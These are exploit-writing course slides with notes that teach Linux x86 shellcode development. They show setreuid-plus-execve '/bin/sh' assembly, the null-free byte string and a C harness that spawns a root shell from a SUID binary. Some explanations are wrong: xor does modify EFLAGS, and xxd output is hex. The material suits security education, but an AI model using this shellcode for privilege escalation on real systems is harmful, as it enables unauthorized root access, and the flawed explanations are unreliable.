The Netwide Assembler (NASM)

In order to assemble our shellcode and extract the machine instructions, we will first use the x86 assembler, The Netwide Assembler (NASM). This tool was originally written by Simon Tatham and Julian Hall. It is currently maintained by H. Peter Anvin and his team.

NASM is an x86 and x86-64 assembler that supports several object file formats, including ELF, COFF, Win32, Mach-O and others. You can specify the object file format with the –f switch. For example, "nasm –f elf <filename>" will assemble the assembly code as an ELF executable. For our purposes, we will be using NASM to simply assemble our assembly code in order for us to extract the required machine code. Since we need our code to be position independent, we must not link it! Also included with NASM is the NDISASM disassembler, allowing you to view the machine code next to each assembly instruction. If you are manually selecting the object file format such as ELF by using the "-f" switch, I recommend using a tool like objdump to disassemble the object file in order to inspect the machine code. For our exercise we will be using the tool xxd written by Juergen Weigert. This tool gives us an easy to cut & paste view of the machine code!



Creating Shellcode (3)

- Use nasm to assemble ...

```
deadlist@deadlist-desktop:~$ nasm setreuid_shellcode_w_nulls.s
deadlist@deadlist-desktop:~$ xxd -ps setreuid_shellcode_w_nulls
b800000000bb00000000b900000000ba00000000b846000000cd80b80000
000053682f2f7368682f62696e89e3525489e1b80b000000cd80
```

- Use xxd to dump machine code
  - -ps flag dumps hex only
- There are many null bytes!
  - Most string functions will fail
- Shellcode is also 56 bytes! Too large!


Creating Shellcode (3)

On this slide you can see the commands executed to assemble our assembly code and to view the machine code needed for our shellcode. These commands are:

nasm setreuid_shellcode_w_nulls.s

xxd –ps setreuid_shellcode_w_nulls

The first command with NASM is simply assembling our code from the last slide. We are not using any special switches for this task. The second command uses the xxd tool with the "-ps" (postscript) switch. The "-ps" switch outputs the assembly code in machine code format only, without any hexadecimal translation. This makes it very easy to view and to cut & paste. As you can see, we have the problem of null bytes being included in our shellcode. Many times with exploitation you will be relying on a string operator such as strcpy() or gets() to copy data into a buffer, and when these functions hit a null byte such as 0x00, they will translate that as a string terminator. This will of course cause our shellcode to fail. With our example above, there are many null bytes to account for. We also run into the problem where the shellcode is too large for many buffers at 56 bytes.



Removing Null Bytes (1)


- We must remove the null bytes
  - "mov eax, 0x0a" leaves 0s
    - Use "mov al, 0x0a"
- Several ways to do this:
  - xor eax, eax
  - sub eax, eax
  - mov eax, ecx
  - inc eax / dec eax

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Removing Null Bytes (1)

There are quite a few assembly instructions that will cause null bytes to reside within your shellcode. The main issue with this is that many string operations such as strcpy() will stop copying data when reaching a null byte. For example, if you try to move 10 (0x0a) into EAX, it will result in 0x0000000a, leaving three null bytes. These null bytes again will terminate many string operations and break your shellcode. There are tricks to get around this type of issue. Let's take the example of moving 10 into EAX. Remember that 32-bit registers are four bytes, but for backward compatibility smaller portions of these registers can be accessed directly. The lower half (16-bits) of EAX, for example, can be accessed directly by referencing the register name AX. You can also access the higher and lower byte in the AX register independently with AL and AH. The "L" is for low and the "H" is for high. With this knowledge we should be able to use the instruction "mov al, 0x0a" and remove any null bytes.

There are often times where you will want to pass a 0 as an argument to a system call. The problem is if we try to simply load a 0 into a register through the use of shellcode, string operations will fail. There are a few ways to get around this issue. You will most commonly see the use of the instruction "xor eax, eax" to zero out a register, as it does not modify the eflags register. When you XOR something with itself, the result is always a zero. Another way to zero out a register is to subtract it from itself; for example, "sub eax, eax" will zero out EAX: You can move an existing register whose value is zero with the instruction "mov eax, ecx". Another way to zero a register is by using the increment (inc) and decrement (dec) instructions. These instructions increase or decrease the value of the register by one. Using the right combination of these instructions, you can zero a register. The problem with these instructions is they will increase the size of your shellcode much more than they should.



Removing Null Bytes (2)

```
BITS 32

; Below is the syscall for restoring the UID back to 0...
; I have demonstrated a couple of ways to zero a register without having nulls...
xor eax, eax .    ; We're XOR-ing to zero out eax to prepare it for a system call number
xor ebx, ebx .    ; We're XOR-ing to zero out ebx to pass as arg to setreuid().
sub ecx, ecx .    ; We're subtracting ecx from ecx to zero it out.
mov edx, ecx .    ; Moving 0x0 from ecx into edx and avoiding null shellcode.
mov al, 0x46 .    ; Loading syscall #70 setreuid() into eax
int 0x80     .    ; Sending interrupt and execute syscall for setreuid()

; Below is the syscall for execve() to spawn a shell...
sub eax, eax .    ; Zeroing out eax again.
push edx     .    ; Pushing null byte to terminate string. This will be after /bin/sh
push 0x68732f2f   ; Pushing //sh before null byte. // makes it 4 bytes. Extra / is ignored
push 0x6e69622f   ; Pushing /bin before //sh and the null byte.
mov ebx, esp      ; Moving Stack Pointer address into ebx register.
push edx          ; Pushing 0x0 from XOR-ed edx reg onto stack
push esp          ; Pushing esp address above above 0x0.
mov ecx, esp      ; Copying esp to ecx for argv
mov al, 0x0b      ; Loading system call number 11 execve() into eax
int 0x80 .        ; Sending interrupt and execute syscall for execve()
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Removing Null Bytes (2)

This slide demonstrates some of the previously discussed methods of removing null bytes. Let's walk through each one of the instructions differing from the last version.

```
BITS 32

; Below is the syscall for restoring the UID back to 0...
; I have demonstrated a couple of ways to zero a register without having nulls...
xor eax, eax     ; We're XOR-ing to zero out eax to prepare it for a system call number.
xor ebx, ebx     ; We're XOR-ing to zero out ebx to pass as arg to setreuid().
sub ecx, ecx     ; We're subtracting ecx from ecx to zero it out.
mov edx, ecx     ; Moving 0x0 from ecx into edx and avoiding null shellcode.
mov al, 0x46     ; Loading syscall #70 setreuid() into eax.
int 0x80                         ; Sending interrupt and execute syscall for setreuid().

; Below is the syscall for execve() to spawn a shell...
sub eax, eax     ; Zeroing out eax again.
push edx                         ; Pushing null byte to terminate string. This will be after /bin/sh.
push 0x68732f2f                  ; Pushing //sh before null byte. // makes it 4 bytes. Extra / is ignored.
push 0x6e69622f                  ; Pushing /bin before //sh and the null byte.
mov ebx, esp                     ; Moving Stack Pointer address into ebx register.
push edx         ; Pushing 0x0 from XOR-ed edx reg onto stack.
push esp         ; Pushing esp address above above 0x0 null.
mov ecx, esp     ; Copying esp to ecx for argv.
mov al, 0x0b     ; Loading system call number 11 execve() into eax.
int 0x80                         ; Sending interrupt and execute syscall for execve().
```

Removing Null Bytes (3)

- Assemble new version with nasm




```
deadlist@deadlist-desktop:~$ nasm setreuid_shellcode_wo_nulls.s
deadlist@deadlist-desktop:~$ xxd -ps setreuid_shellcode_wo_nulls
31c031db29c989cab046cd8029c052682f2f7368682f62696e89e3525489
e1b00bcd80
```

No Nulls

- Null bytes are gone!
- Shellcode is only 35 bytes
- Let's load this into a program to test

Removing Null Bytes (3)

As you can see, once we assemble this version with NASM and use xxd to view the machine code in base-16, the nulls are no longer present. This code should copy into a buffer without problems. The size of the shellcode is also much smaller now at only 35 bytes! There are a couple of ways to get the shellcode even smaller, such as using the cdq and xchg instructions. These are small instructions that can save you some space in your shellcode. The cdq instruction allows you to use EAX as if it were are 64-bit register by using EDX. Taking advantage of this, you can set EDX to 0x00000000 (null) with just a one-byte instruction. The xchg instruction allows you to switch the contents of two registers with each other.



Testing Our Shellcode (1)


- This program will allow us to test our shellcode

```
char scode[] = "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0"\
.               "\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f"\
.               "\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"\
.               "\x52\x54\x89\xe1\xb0\x0b\xcd\x80";

int main(int argc, char **argv){
.       int (*one)();
.       one = (int(*)())scode;
.       (int)(*one)();
}
```

Testing Our Shellcode (1)

This slide provides you with a way to test your shellcode to see if it works. There are several programs out there written to do exactly this test. This code was grabbed from http://www.exploit-db.com/papers/13224/. It is a simple program that assigns the function pointer "one" with the address of our shellcode. Our shellcode is then called as a function and execution occurs.

```
/*Below is a C program to test your shellcode. The shellcode below should spawn a root shell*/
/*so long as the program is owned by root with SUID... There are many programs written to */
/*test your shellcode. The below method of defining scode as a function was lifted from */
/*milw0rm.com at http://www.milw0rm.com/papers/51 ... from author lhall ... The shellcode*/
/*was written by myself. Stephen Sims...*/

/*Size of shellcode is 35 bytes. Can be made smaller with cdq instruction...*/

char scode[] = "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0"\
               "\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f"\
               "\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"\
               "\x52\x54\x89\xe1\xb0\x0b\xcd\x80";

int main(int argc, char **argv){
          int (*one)();
          one = (int(*)())scode;
          (int)(*one)();
}
```



Testing Our Shellcode (2)

- Compile the program & set to root

```
deadlist@deadlist-desktop:~$ gcc scode1.c -o scode1
deadlist@deadlist-desktop:~$ sudo -i
[sudo] password for deadlist:
root@deadlist-desktop:~# chown root:root /home/deadlist/scode1
root@deadlist-desktop:~# chmod +s /home/deadlist/scode1
root@deadlist-desktop:~# exit
```

```
deadlist@deadlist-desktop:~$ ./scode1
# id
uid=0(root) gid=1000(deadlist) egid=0(root) groups=4(adm),20(dialout),24(cdrom
),25(floppy),29(audio),30(dip),44(video),46(plugdev),104(scanner),108(lpadmin)
,109(admin),115(netdev),117(powerdev),1000(deadlist)
```


- Success!

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Testing Our Shellcode (2)

The first image on this slide simply walks through compiling the shellcode program, naming it scode1. We then assign ownership to root and turn on SUID. This allows our shellcode to demonstrate the restoring of root privileges prior to spawning a shell for us. The next image shows our programs execution with "./scode1." As you can see, by issuing the "id" command, we are now running as root, even though we are logged in as the user "deadlist."

The scode program can also be used to test shellcode which you did not author. Is it wise to simply trust that shellcode written by someone else is doing what you hope? Simply place the shellcode into the global array within the scode program and load the program into GDB. Once the program is loaded, you can break on the function pointer call inside of main() and single-step (si in GDB) through the scode() function to see its intentions. Look for system call numbers loaded into EAX primarily.




Module Summary

- Shellcode Basics
- System Calls
  - Interrupts
- Writing Shellcode
- Removing null bytes Extracting machine code

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Module Summary

In this module we took a quick look at writing your own shellcode on Linux. This is a great skill to have, as often times shellcode available on the net may not be what you are looking for, or may no longer work. In order to write your own shellcode, you must understand how system calls and interrupts work, as well as get more familiar with assembly code. We also took a look at some examples of removing null bytes from your shellcode and decreasing its size.



Review Questions

1) Which of the following is the most common way to set EAX to zero?
   A) sub eax, eax
   B) mov eax, ecx
   C) xor eax, eax
2) To which register would you load the desired system call number?
3) What system call can you use to restore rights?


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Review Questions

1) Which of the following is the best way to set EAX to zero?
   a) sub eax, eax
   b) mov eax, ecx
   c) xor eax, eax

2) To which register would you load the desired system call number?

3) What system call can you use to restore rights?



Answers

1) Option "C" – xor eax, eax
2) The EAX Register
3) setreuid()

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Review Questions - Answers


1) Which of the following is the best way to set EAX to zero?
   a) sub eax, eax
   b) mov eax, ecx
   c) xor eax, eax --Option 3 is correct as it does not modify the EFLAGS register.

2) To which register would you load the desired system call number?

   The EAX register is used to hold the system call number, when calling via an interrupt.

3) What system call can you use to restore rights?

   The setreuid() system call can be used to restore rights prior to running the execve() system call to spawn a shell. Other system calls may be used to restore rights as well, such as the setuid() system call.

